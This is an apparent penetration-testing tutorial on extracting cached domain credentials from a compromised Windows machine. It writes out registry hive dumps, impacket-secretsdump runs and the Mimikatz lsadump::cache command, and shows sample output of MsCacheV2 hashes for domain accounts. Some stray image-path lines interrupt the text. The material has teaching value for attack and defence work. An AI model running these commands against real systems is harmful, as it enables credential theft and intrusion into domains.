🗑️ Dumping Cached Domain credentials

Intro

One of the things we have talked about and repeated several times is that when we have authenticated with a local user on the system on a Windows machine, we are checking our credentials against a database called **SAM**. However, when we authenticate with a domain user, we saw that we are checking our credentials against a database called **NTDS** and it is on the ***Domain Controller*.**

So, Knowing this, let's put us on the scenario and thing why this is happening:

If we take our computer out of the domain controller network and we try to authenticate with a domain user credentials **we will see that we can successfully authenticate in the machine** even without staying at the domain or in the


Why could this be possible? Well, this has to do with what we will see in this section, which are ***the credentials that are cached locally*** when we authenticate for the first time.

🗑️ Dumping Cached Domain credentials


All users who have been authenticated on a windows machine, have generated a local entrance where their credentials have been cached. Once a local user has been compromised, those credentials of the domain users must be cached on a part of the memory of the OS. And the objective here is see if we can get or ***dump those domain users credentials*** that are cached on the machine that we have already compromised.

There are many ways to do that. The fist that we will use is dumping the information on the login register of that compromised machine with the commands:

reg save hklm\system system.save
reg save hklm\security security.save



Then we can transfer those files to our attacker machine using the method of our preference. Here I used ***smbcliente***



And finally we just have to use an impacket module against to extract the information using the command:


impacket-secretsdump -security security.save -system system.save LOCAL

And the result is the information of the domain users that ***are cached on the machine***

Other way is using other command of **impacket-secretsdump** but using the credentials of the high privilege user on that machine that we have already compromised:

impacket-secretsdump username:password@10.10.10.10


An the result is this:



In other hand if we have a connection this the victime machine and we have option of use 🥝 **Mimikatz** with the command:

lsadump::cache

With the result:


lsadump::cache
mimikatz # Domain : WS01
SysKey : 533c4e81658712788d61965544ab32bf
Local name : WS01 (S-1-5-21-272470752-1114265275-3187636338)
Domain name : CORP (S-1-5-21-3525594078-1931719227-2786532380)
Domain FQDN : corp.local
Policy subsystem is : 1.18
LSA Key(s) : 1, default {c892f797-6553-df8e-df02-44a8f56e53bd}
[00] {c892f797-6553-df8e-df02-44a8f56e53bd} 018c8f7f9d524c8d9036bafe479d768574b6f5df8fdc2c697f98d05a2c7ba9bb
* Iteration is set to default (10240)
[NL$1 - 3/4/2025 10:47:29 PM]
RID : 0000044f (1103)
User : CORP\employer1
MsCacheV2 : f33d18b5648d5c4388a54d393a69c512
[NL$2 - 12/16/2024 6:49:50 PM]
RID : 000001f4 (500)
User : CORP\Administrator
MsCacheV2 : 590dc17d44ef8d0e94762b6d5df2c42d
[NL$3 - 2/25/2025 6:13:06 PM]
RID : 000006c1 (1729)
User : CORP\judie.lonee
MsCacheV2 : d461f20e1039516892227b975800b4ed
[NL$4 - 2/25/2025 7:04:08 PM]
RID : 000006c8 (1736)
User : CORP\klara.alanna
MsCacheV2 : 1c70900a124689493092fbb9af7f98b0
Cached Crednetials